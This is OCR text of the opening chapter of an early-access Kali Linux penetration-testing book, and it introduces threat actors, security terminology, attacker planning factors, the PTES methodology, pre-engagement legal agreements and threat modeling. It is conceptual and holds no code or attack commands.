
EXPERT INSIGHT

Early Access

The Ultimate Kali Linux Book

Harness Nmap, Metasploit, Aircrack-ng, and Empire for Cutting-Edge Pentesting in this 3rd Edition



Third Edition

Glen D. Singh

<packt>

The Ultimate Kali Linux Book

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author, nor Packt Publishing, and its dealers and distributors will be held liable for any damages caused or alleged to be caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

Early Access Publication: The Ultimate Kali Linux Book

Early Access Production Reference: B21503

Published by Packt Publishing Ltd.

Livery Place

35 Livery Street

Birmingham

B3 2PB, UK

ISBN: 978-1-83508-580-6

www.packt.com

Table of Contents

The Ultimate Kali Linux Book, Third Edition: Harness Nmap, Metasploit, Aircrack-ng, and Empire for Cutting-Edge Pentesting in this 3rd Edition

Welcome to Packt Early Access. We're giving you an exclusive preview of this book before it goes on sale. It can take many months to write a book, but our authors have cutting-edge information to share with you today. Early Access gives you an insight into the latest developments by making chapter drafts available. The chapters may be a little rough around the edges right now, but our authors will update them over time.You can dip in and out of this book or follow along from start to finish; Early Access is designed to be flexible. We hope you enjoy getting to know more about the process of writing a Packt book.

1 Introduction to Ethical Hacking

Join our book community on Discord

https://packt.link/SecNet

Cybersecurity is one of the most exciting and rapidly growing fields in the world. Each day, security professionals and researchers are discovering new and emerging threats at an increasing rate, and many organizations are discovering their systems and networks are compromised by malicious actors, while there are so many companies without proper cyber defenses to detected threats and determine whether their assets are compromised or not. Due to the increase in cyber-attacks and threats around the world, there are more cybersecurity-related jobs are being created within many organizations who seeks to acquire industry experts and skilled professionals who can help improve their cyber defenses and safeguard their assets from cyber criminals. This book is designed with the intention to provide you with the skills, knowledge, and wisdom that are needed by aspiring ethical hackers and penetration testers for the cybersecurity industry. During the course of this book, you will develop new skills and learn techniques on simulating real-world cyber-attacks on systems and networks as a cybersecurity professional with the intent to discovery hidden security vulnerabilities within organizations, while understanding the **Tactics, Techniques and Procedures** (**TTPs**) used by real attackers to compromise their targets. In addition, you will learn how to leverage one of the most popular Linux distributions within the cybersecurity industry, *Kali Linux* to perform ethical hacking and penetration testing assessments on targeted systems and network infrastructure. The Kali Linux operation system has tons of pre-installed Linux packages (applications) and security tools that are commonly used by industry experts, hence it’s an arsenal packed with everything you’ll need as an ethical hacker and penetration tester. Throughout this book, we’ll be using a student-centric and learner-friendly approach, filled with a lot of practical and hands-on exercises to help you to gradually start from beginner-friendly to intermediate, and to advanced topics.In this chapter, you will learn about various types of threat actors, and their intentions/motives behind their attacks on targets. Furthermore, you will discover how various key factors play an important role to attackers when planning a cyber-attack, and how such factors determine the level of complexity to compromise a targeted system, network or organization as compared to cybersecurity professionals such as ethical hackers and penetration testers who are hired to discover hidden vulnerabilities within a company. Furthermore, you will learn about the various phases in ethical hacking, and penetration testing approaches which are commonly used by industry professionals. Lastly, you will gain a solid understanding on how the **Cyber Kill Chain** framework is used to help cybersecurity professionals to better understand cyber-attacks, and how each phase can be aligned with penetration testing techniques. In this chapter, we will cover the following topics:

- Understanding the need for cybersecurity
- Understanding what matters to threat actors
- Exploring the importance for penetration testing
- Discovering penetration testing approaches
- Exploring penetration testing methodologies
- Understanding the Cyber Kill Chain

I hope you’re excited as I am to begin this awesome journey. Let’s dive in!

Understanding the need for cybersecurity

Cybersecurity focuses on protecting systems, networks and organizations from specialized attacks and threats that are designed by cyber criminals with the intention to cause harm or damages, these cyber criminals are commonly referred to as **threat actors**. As time continues, more users and organizations are connecting their systems and networks to the largest network in the world, the internet, and cyber criminals are developing new strategies to steal money from potential victims. For instance, many cyber criminals are developing more sophisticated threats such as ransomware, which is a type of crypto-malware that’s designed to encrypt all data found on a victim’s system, except the host operating system. The intention is to encrypt the victim’s most valuable asset on the compromised system, the data stored on local storage media, and request a ransom payment in the form of cryptocurrencies to obtain the decryption keys to recover the data.The longer the ransomware is on a compromised system, the ransomware agent would establish a **Command and Control** (**C2**) communication channel with either one or more C2 servers that are owned and managed by the cyber criminals to receive updates and additional instructions. The threat actor can push updates to the ransomware agent to frequently update the cryptographic keys that are used to encrypt the victim’s data. Therefore, reducing the likelihood the victim is able to safely recover their data from the ransomware. During this time, the threat actor is also exfiltrating the data found on the victim’s system and selling it on various marketplaces on the *Dark Web* to the highest bidder. Cyber criminals are intelligent, they are very aware that organizations knows the value of data that are stored on their computers and servers, and will do almost anything to recover their data as soon as possible.

Important Note

> Ransomware has the capabilities of also compromising the data stored on various cloud storage that is linked to the infected system. For instance, imagine a user's system has a cloud storage agent running to ensure the user’s data is constant synchronized. If the system is infected with a ransomware, the infection will encrypt all data on the local storage drives, including those that are synchronized to the cloud service provider platform. However, various cloud storage providers have built-in protection against these types of threats.

From a cybersecurity perspective, it’s not recommended to pay the ransom as there’s no guarantee or reassurance the threat actors will release the encrypted data or even provide the right decryption key to recover your data. For instance, there are many organizations around the world with a reactive approach to cybersecurity, such that, they will only react to when their systems and network are compromised to a cyber-attack rather than implementing mitigation and countermeasures to prevent future threats. However, if an organization does not implement proper cyber defenses with an effective incident response plan, when a ransomware compromises a vulnerable system within a network, it has the potential to automatically spread to other vulnerable systems within the organization to expand its foothold. Therefore, the longer it takes to contain/isolate the threat on the network, the more damages can be done.

Important Note

> In the previous edition of the book, Mr. Rishalin Pillay mentioned during his time at Microsoft, he had seen how attackers "may" give the decryption key to victims, however, the threat actors 110% implant additional malware to return later for more cash gains. Essentially, the targeted organization becomes a "cash cow" for the threat actors (attacking group).

Therefore, without cybersecurity professionals, researchers and security solutions, many organizations and users are left unprotected from various types of threats. For instance, many banks provide an online banking system which enables their customers to perform various types of transactions such as making payments, transferring funds, and so on. Imagine, if cyber criminals were to discover weak security controls on a bank’s customer login portal and found a way to take advantage of the security weakness to gain unauthorized access to multiple customers’ accounts, steal their **Personally Identifiable Information** (**PII**) and transfer fund out of their accounts. Even leverages the customers’ data as new and potential targets for future cyber-attacks, hence organizations also need to provide their customers’ data.

Identifying threat actors and their intent

As an aspiring cybersecurity professional, it’s important to develop a good moral compass and understand the differences between various types of threat actors and their motives behind their cyber-attacks. Let’s take a closer look at the following list of common types of threat actors in the cybersecurity industry:

- **Script kiddie** – A script kiddie is a common type of threat actor who is not necessarily a young adult or kid. Rather, they are someone who does not fully understand the technical details of cybersecurity to perform a cyber-attack or develop a threat on their own. However, a script kiddie usually follows the instructions or tutorials of real hackers to perform their own attacks against a targeted system or network.

While you may think a script kiddie is harmless because the person does not have the required knowledge and skills, they can create an equal amount or more damage as real hackers, simply by following the instructions and tutorials of malicious actors on the internet. This type of hacker make use of tools they have no knowledge of how they properly work, thus causing more harm and damage.

- **Hacktivist** – Across the world, there are many social and political agendas in many countries, and there are many persons and groups who are either supportive or not supportive of these agendas. You will commonly find protesters who will organize rallies, marches, or even perform illegal activities such as the defacement of public property. There is a type of threat actor who uses their hacking skills to perform malicious activities in support of a political or social agenda. This person is commonly referred to as a *hacktivist*. While some hacktivists use their hacking skills for good reasons, keep in mind, hacking is still an illegal act and the threat actor can face legal actions against them by law enforcement.

- **Insider** – Many threat actors know it's more challenging to break into an organization through the internet and it's easier to do it from the within the targeted organization’s network. Some threat actors will create a fake identity and curriculum vitae with the intention of applying for a job within their targeted organization and becoming an employee. Once this type of threat actor becomes an employee, the person will have access to the internal network and gain better insights into the network architecture and security vulnerabilities of the company. Therefore, this type of threat actor can implement network implants on the network and create backdoors for remote access to critical systems. This type of threat actor is commonly known as an insider or insider threat.
- **State-sponsored** – This type of threat actor is commonly referred to as **nation state actors**. While many nations will send their army of soldiers to fight a war, many battles are now fought within cyberspace, this is known as **cyber warfare**. Many nations have realized the need to develop and enhance their cyber defenses to protect their citizens, national assets and critical infrastructure from cyber criminals and other nations with malicious intent. Therefore, a government will hire *state-sponsored hackers* who are responsible for performing reconnaissance (intelligence gathering) on other countries and protecting their own country from cyber-attacks and threats. Some nations use this type of threat actor to gather intelligence on other countries and even compromise the systems that control the infrastructure of public utilities or other critical resources.
- **Organized crime** – Around the world, we commonly read and hear about many crime syndicates and organized crime groups. Within the cybersecurity industry, there are also crime organizations made up of a group of people with the same goals in mind. Each person within the group is usually an expert or has a specialized skillset, such as one person may be responsible for performing extensive reconnaissance on the target, while another is responsible for developing an **Advanced Persistent Threat** (**APT**). Within this organized crime group, there is

usually a person who is responsible for financially funding the group to provide the best available resources money can buy to ensure the attack is successful. The intention of this type of threat actor is usually big, such as stealing their target's data and selling it for financial gain.

- **Black hat** – The black hat hacker is a threat actor who uses their hacking skills for malicious reasons. These hackers can be anyone and their reason for performing a hack against a targeted system or network can be random. Sometimes they may hack to destroy their target's reputation, steal data, or even as a personal challenge to prove a point for fun.
- **White hat** – White hat hackers are the industry's good guys and girls. This type of hacker uses their skills to help organizations and people secure their networks and safeguard their assets from malicious hackers. Ethical hackers and penetration testers are examples of white hat hackers as these people use their skills to help others in a positive and ethical manner.
- **Gray hat** – This is a person who metaphorically sits between the boundary of a white hat and black hat hacker. This means the gray hat hacker has a hacking skillset and uses their skills to help people and organizations during the day as a cybersecurity professionals but uses their skills at night for malicious reasons.

With the continuous development of new technologies, the curious minds of many will always find a way to gain a deeper understanding of the underlying technologies of a system. This often leads to discovering security flaws in the design and eventually enabling a person to exploit the vulnerability. Having completed this section, you have discovered the characteristics of various threat actors and their intentions for performing a cyber-attack. In the next section, we will take a deep dive into understanding what matters to a threat actor.

Exploring cybersecurity terminologies

During your journey in the field of cybersecurity, you’ll be discovering various jargons and terminologies that are commonly used within various research papers, articles, literature, discussions and learning resources. As an aspiring cybersecurity professional, it’s important to be aware of and gain a solid understanding on common terminologies and how they are related to ethical hacking and penetration testing.The following are the most common terminologies within the cybersecurity industry:

- **Asset** – Within the field of cybersecurity, we usually define an asset to be anything that has value to an organization or person. For instance, assets are systems within a network that can be interacted with and potentially expose an organization's network infrastructure to security weaknesses that could be compromised and enabling unauthorized access to a cyber criminal, while providing a way to escalate their privileges on the compromised system from standard user to administrator-/root-level privileges. However, it's important to mention that assets are not and should not be limited to technical systems. In addition, other forms of assets include people (humans), physical security controls, and even the data that resides within the network and systems we aim to protect.

Assets are commonly assorted into the following categories:

1. **Tangible**: Tangible assets are simply described as any physical object with value, such as computers, servers, networking devices (routers, switches, etc.) and security appliances (firewalls). Computers and other end devices helps typical users and employees to access the resources on a network, and perform their daily duties within an organization. Servers are typically used to store and host applications and provide services that are needed within typical network infrastructures.

While networking devices contains configurations that are used to forward network traffic between systems, and security appliances are implemented to filter unwanted traffic and prevent threats between networks and systems. If these systems and devices are compromised, cyber criminals will be able to redirect network traffic to malicious websites that are owned by the malicious actors and expand their operations.

1. **Intangible**: Intangible assets are things without a physical form that has value, such as applications, software license keys, intellectual property, business plans and models, and data.
2. **People**: This type of asset are the customers and employees of an

organization. Protecting the customers’ data from being stolen and leaked on the *Dark Web*, and safeguarding the employees from various types of threats.

It important to identify all the assets of an organization and potential threats that can cause harm and damages to them.

- **Threat** – In the context of cybersecurity, a threat is anything that has the potential to cause harm or damages to a system, network, or person. Whether you’re focusing on the offensive or defensive path in cybersecurity, it’s important to identify various types of threats. Many organizations around the world encounter different types of threats each day, and their cybersecurity team works around the clock to ensure their company’s assets are safeguarded from cyber criminals.

One of the most exciting, but also overwhelming aspects of cybersecurity is industry professionals always need to stay one step ahead of threat actors to quickly find security weaknesses in systems, networks, and applications, and implement countermeasures to mitigate any potential threats against those assets.

- **Vulnerability** – A vulnerability is a security weakness or flaw that exists within technical, physical, or human systems that hackers can exploit in order to gain unauthorized access or control over systems within a network. Common vulnerabilities that exist within organizations include human error (the greatest of vulnerabilities on a global scale), misconfiguration of devices, using weak user credentials, poor programming practices, unpatched operating systems, outdated applications on host systems, using default configurations on systems, and so on.

A threat actor will look for the *lowest-hanging fruits* such as the vulnerabilities that are the easiest to exploit on a targeted system. The same concept applies to penetration testing. During a security assessment, the penetration tester will use various techniques and tools to discover vulnerabilities and will attempt to exploit the easy ones before moving onto more complex security flaws on a targeted system.

- **Exploit** – An exploit is anything such as tool or code that is used to take advantage of a security vulnerabilities on a system. For instance, take a hammer, a piece of wood and a nail. The vulnerability is the soft, permeable nature of the wood, and the exploit is the act of hammering the nail onto the piece of the wood. Once a security vulnerability is found on a targeted system, the threat actor or penetration tester will either acquire an exploit from various online sources or develop one on their own that has the capabilities of taking advantage of the security weakness.

If you've acquired or developed an exploit, it's important you should test the exploit on a system to ensure it has the capabilities to compromise the targeted system and works as expected. Sometimes, an exploit may work on one system and does not on another. Hence, it's a common practice that seasoned penetration testers will test and ensure their exploits are working as expected and graded on their rate of success for a vulnerability.

- **Attack** – The attack is simply the method or technique which is used by a threat actor to take advantage (exploit) a security vulnerability within a system. There are various types of attacks which are commonly used by cyber criminals to compromise the confidentiality, integrity and/or availability of a targeted system. For instance, the LockBit 3.0 ransomware focuses on exploiting the security vulnerabilities that are found on internet-facing systems that does not have their language settings configured to match a specific exclusion list. The attack is launching a ransomware on the internet, it will automatically seek and compromise vulnerable systems.

  Important Note

  > To learn more about the LockBit 3.0 ransomware, please see the official Cybersecurity and Infrastructure Security Agency (CISA) advisory at: https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-075a.

- **Attack vector** – The attack vector is simply the areas or paths at which a targeted system, network or organization can be compromised a threat actor. Common attack vectors include: direct access, wireless, email, supply chain, social media, removable media and the cloud; these are the infrastructure that an attacker can deliver a malicious payload to a target.

- **Risk** – Risk is the potential impact that a vulnerability, threat, or attack presents to the assets of an organization and the likelihood an attack or threat has to cause harm systems. Evaluating risk helps to determine the likelihood of a specific issue causing a data breach that will cause harm to an organization's finances, reputation, or regulatory compliance. Reducing risk is critical for many organizations. There are many certifications, regulatory standards, and frameworks that are designed to help companies understand, identify, and reduce risks.

While it may seem like ethical hackers and penetration testers are hired to simulate real-world cyber-attacks on a target organization, the goal of such engagements is much deeper than it seems. At the end of the penetration test, the cybersecurity professional will present all the vulnerabilities and possible solutions to help the organization mitigate and reduce the risk of a potential cyber-attack while reducing the attack surface of the company.

- **Attack surface** – This is all vulnerable points of entry into a system, network or organization that can be exploited by a threat actor to gain unauthorized access and expand their foothold on the network. Ethical hackers and penetration testers focuses on identifying these vulnerability points of entry to determine the attack surface of an organization and how a cyber-criminal would potentially exploit those weaknesses to compromise their target.
- **Zero-day** – A zero-day is when a threat actor discovers a security vulnerability within a product or application, and is able to exploit it before the vendor is either aware of the vulnerability and has time to develop a security patch to resolve the issue. These attacks are commonly used in nation-state attacks, APT groups, as well as large criminal organizations. The discovery of a zero-day vulnerability can be very valuable to ethical hackers and penetration testers, and can earn them a bug bounty. These bounties are fees paid by vendors to security researchers that discover unknown vulnerabilities in their applications.

There are many bug bounty programs which allows security researches, professionals and anyone with the right skillset to discover security vulnerabilities within an application or system owned by a vendor and report it for a reward. The person who reports the security vulnerability, usually a zero-day flaw, is often given a financial reward. However, there are threat actors who intentionally attempt to exploit the targeted system for personal gain, this commonly referred to as the *hack value* of the target.During this section, you have learnt about the importance and need for cybersecurity within various industries around the world. In addition, you learned about various types of threat actors and their motives behind their cyber-attacks, and have gain the knowledge of common security-related terminologies in the industry. Next, you will gain a deeper understand on what matters to threat actors when planning a cyber-attack on a target.

Understanding what matters to threat actors

From a cybersecurity perspective, hacking into a system or device has always been interesting and fascinating to many people around the world. Reverse engineering a system to better understand how it works has always attracted the curious minds. Similarly, hacking focuses on gaining a better understanding on how a system operates and function, if there are any flaws within its programming or design, and whether these security flaws can be exploited to alter the functionality of the system that enables the curious mind to take advantage of it. However, before a cyber-criminal launches any attack on a targeted organization, it’s important to plan the attack, evaluate the time and resources that are needed to perform the cyber-attack. Furthermore, the complexity of the attack and hack value of the target helps the threat actor to determine whether it’s worth moving forward with the plan of attack or not.

Time

Determining the amount of time it will take from starting with gathering information about the target to meeting the objectives of the attack is important. Sometimes, a cyber-attack can take a threat actor anything from days to a few months of careful planning to ensure each phase is successful when executed in the proper order. Threat actors also need to consider the possibility that an attack or exploit might not work on the targeted system and this will create an unexpected delay during the process, which increases the time taken to meet the goals of the hack. Similarly, this concept can be applied to both ethical hackers and penetration testers as they need to determine how long it will take to complete a penetration test for a customer and present the report with the findings and security recommendations.

Resources

Without the right set of resources, it will be a challenge to complete a task. Threat actors need to have the right set of resources, these are software- and hardware-based tools. While skilled and seasoned hackers can manually discover and exploit security weaknesses on targeted systems, it can be a time-consuming process. However, using the right set of tools can help automate these tasks and improve the time taken to find security flaws and exploit them. Additionally, without the right skillset, a threat actor may experience some challenges in being successful in performing the cyber-attack. This can lead to seeking the support of additional persons with the skills needed to assist and contribute to achieving the objectives of the cyber-attack. Once again, this concept can be applied to security professionals such as penetration testers within the industry. Not everyone has the same skills and a team may be needed for a penetration test security assessment for a customer.

Financial factors

Another important resource is financial factors. Sometimes a threat actor does not need any additional resources and can perform a successful cyber-attack and compromise their targets. However, there may be times when additional software- or hardware-based tools are needed to increase the potential of compromising the target. Having a budget allows the threat actors to purchase the additional resources needed. Similarly, penetration testers are well-funded by their employers to ensure they have access to the best tools within the industry to excel at their jobs.

Hack value

Lastly, the hack value is simply the motivation or the reason for performing a cyber-attack against a targeted system, network and organization. For a threat actor, it's the value of accomplishing the objectives and goals of compromising the system. Threat actors may not target an organization if they think it's not worth the time, effort, or resources to compromise its systems. Other threat actors may target the same organization with another motive. Having completed this section, you have learned about some of the important factors that matter to threat actors prior to performing a cyber-attack on an organization. In the next section, you will discover

Exploring the importance for penetration testing

Each day, cybersecurity professionals are always in a race against time with threat actors in discovering vulnerabilities in systems and networks. Imagine that threat actors are able to exploit a security vulnerability on a targeted system before a cybersecurity professional can find it and implement security controls and countermeasures to mitigate the threat. The longer cybersecurity professionals take to identify hidden security flaws on systems, the more time threat actors has to improve their cyber operations, exploit their targets and expand their foothold on a compromised network. This would leave the cybersecurity professional to perform incident handling and response to contain and eradicate the threat, and recover any compromised systems back to an acceptable working state.Organizations are realizing the need to hire white hat hackers such as ethical hackers and penetration testers with the skills needed to simulate real-world cyber-attacks on their systems and networks with the intention of discovering and exploiting hidden vulnerabilities to better understand the TTPs of cyber criminals. These techniques enables the ethical hacker and penetration tester to perform the same type of attacks as a real hacker; the difference is the penetration tester is hired by the organization and has been granted legal permission to conduct such intrusive security testing.

> Important Note
>
> Penetration testers usually have a strong understanding of computers, operating systems, networking, and programming, as well as how these technologies work together. Most importantly, you need creativity. Creative thinking enables a person to think *outside the box* and go beyond the intended uses of technologies,

and find new and exciting ways to implement them.

At the end of the penetration test, both an executive and technical report is presented to the organization's stakeholders detailing all the findings, such as vulnerabilities and how each weakness can be exploited. The reports also contain recommendations on how to mitigate and prevent a possible cyber-attack on each vulnerability found. This allows the organization to better understand what type of information and systems a hacker will discover if they are targeted and the countermeasures which are needed to reduce the risk of a future cyber-attack. Some organizations will even perform a second penetration test after implementing the recommendations outlined in the penetration test reports to determine whether all the vulnerabilities have been fixed, the security controls are working as expected to mitigate the threats and the whether the attack surface is reduced.

Penetration testing Methodologies

Many learners are always eager and excited to get started with learning ethical hacking and penetration testing, and can’t wait to compromise their first targeted system. Some would be too eager and may overlook the fundamentals or forgot to perform an important step during a process to reach their objectives. As a result, the desired outcome may not be achieved for this reason. Hence, there are various penetration testing methodologies which helps ethical hackers and penetration testers to take a specific course of actions during security assessments to ensure all in-scope systems, networks and applications are thoroughly tested for security vulnerabilities. The following are common penetration testing methodologies:

- **Penetration Testing Execution Standard (PTES)**
- **Payment Card Industry Data Security Standard (PCI DSS)**
- **Penetration Testing Framework (PTF)**
- **Technical Guide to Information Security Testing and Assessment**
- **Open Source Security Testing Methodology Manual**
- **OWASP Web Security Testing Guide**
- **OWASP Mobile Security Testing Guide**
- **OWASP Firmware Security Testing Methodology**

As shown in the preceding list, there are various penetration testing methodologies which can be applied to organizations based on their operating industry, category of business, the goals of performing ethical hacking and penetration testing, and the scope of the security assessment.


Tip

> To learn more about each penetration testing methodology, please see: https://owasp.org/www-project-web-security-testing-guide/latest/3-The_OWASP_Testing_Framework/1-Penetration_Testing_Methodologies.

To better understand the importance of each phase of penetration testing, let’s take a closer look at the PTES methodology as it’s applicable to many scenarios.

Pre-engagement phase

During the pre-engagement phase, key personnel are selected. These individuals are key to providing information, coordinating resources, and helping the penetration testers to understand the scope, breadth, and rules of engagement in the assessment. This phase also covers legal requirements, which typically include a **Non-Disclosure Agreement** (**NDA**) and a **Consulting Services Agreement** (**CSA**). The following is a typical process overview of what is required prior to the actual penetration testing:


Obtain Legal Permission
Written permission from persons in authority
Rules of Engagement
Defines the scope of the penetration test
Non-Disclosure Agreement (NDA)
Signed agreement between client and provider
Begin Penetration Testing

An NDA is a legal agreement that specifies that a penetration tester and their employer will not share or hold onto any sensitive or proprietary information that is encountered during the assessment. This is important to the customer as the penetration tester will be accessing their systems and may find confidential information. Companies usually sign these agreements with cybersecurity companies who will, in turn, sign them with the employees who are working on the project. In some cases, companies sign these agreements directly with the penetration testers from the company carrying out the project.The scope of a penetration test, also known as the *rules of engagement*, defines the systems and networks the penetration tester is authorized to perform security assessments on. In other words, it defines what the penetration tester is permitted and not permitted to hack, and whether there are any restricted tools and attacks. This ensures the penetration tester remains within legal boundaries. This is a mutual agreement between the client (customer) and the service provider (penetration tester). It also defines sensitive systems and their IP addresses as well as testing times, and which systems require special testing time-windows. It's incredibly important for penetration testers to pay close attention to the scope of a penetration test and the location they are testing in order to always stay within the testing constraints.The following are some general pre-engagement questions to help you define the scope of a penetration test:

- What is the size/class (IP addresses and/or network blocks) of the external network? (Network penetration testing)
- What is the size/class (IP addresses and/or network blocks) of the internal network? (Network penetration testing)
- What is the purpose and goal of the penetration test? (Applicable to any form of penetration testing)
- How many site pages does the web application have? (Web application penetration testing)
- How many user inputs or forms does the web application have?

This is not an extensive list of pre-engagement questions, and all engagements should be given thorough thought to ensure that you ask all the important questions so you don't *under scope* or under-price the security assessment.Now that you’ve understood the legal limitation stages of penetration testing, let's move on to learn about the information gathering phase and its importance.

Information gathering phase

Penetration testing is a lot like real-world hacking with the exception the penetration tester is limited to the scope and time allocated for the security assessment to be completed. Therefore, like a real cyber-attack, penetration testers need to perform sufficient reconnaissance to collect information from various data sources to create a profile about the targeted organization and identify security vulnerabilities. Information gathering is essential to ensure that penetration testers have access to key information that will assist them in successfully conducting their security assessments. Sometimes, a seasoned professional would normally spend a day or two conducting extensive reconnaissance on their target. The more knowledge that is known about the target will help the penetration tester to better identify the attack surface, such as points of entry in the targeted systems and networks. Additionally, this phase also helps the penetration tester to identify the employees, infrastructure, and geolocation for physical access, network details, servers, and other valuable information about the targeted organization.Understanding the target is very important before launching any type of attack as a penetration tester, as it helps in creating a profile of the potential target and determine which type of attacks are most effective based on the attack surface. Additionally, recovering user credentials/login accounts in this phase, for instance, will be valuable in later phases of penetration testing as it will help ethical hackers and penetration testers gain access to vulnerable systems and networks. Next, we will discuss the essentials of threat modeling.

Threat modeling

Threat modeling is a process used to assist penetration testers and network security defenders to better understand the threats that inspired the security assessment or the threats that applications or networks are most prone to. This data is used to help penetration testers to simulate, assess, and address the most common threats that an organization, network, or application faces.Overall, threat modeling helps organizations and cybersecurity professionals to better understand and evaluate the cyber risks and threats which has the potential to negatively affect the assets in a company. In addition, threat modelling helps cybersecurity professionals to determine the potential each threat has to successfully compromise an asset, together with the likelihood and the ability of the organization to respond to a security incident.The following are common threat models:

- STRIDE: Spoofing identity, tampering with data, information disclosure, denial of service, and elevation of privilege.
- PASTA: Process for Attack Simulation and Threat Analysis.

Tip

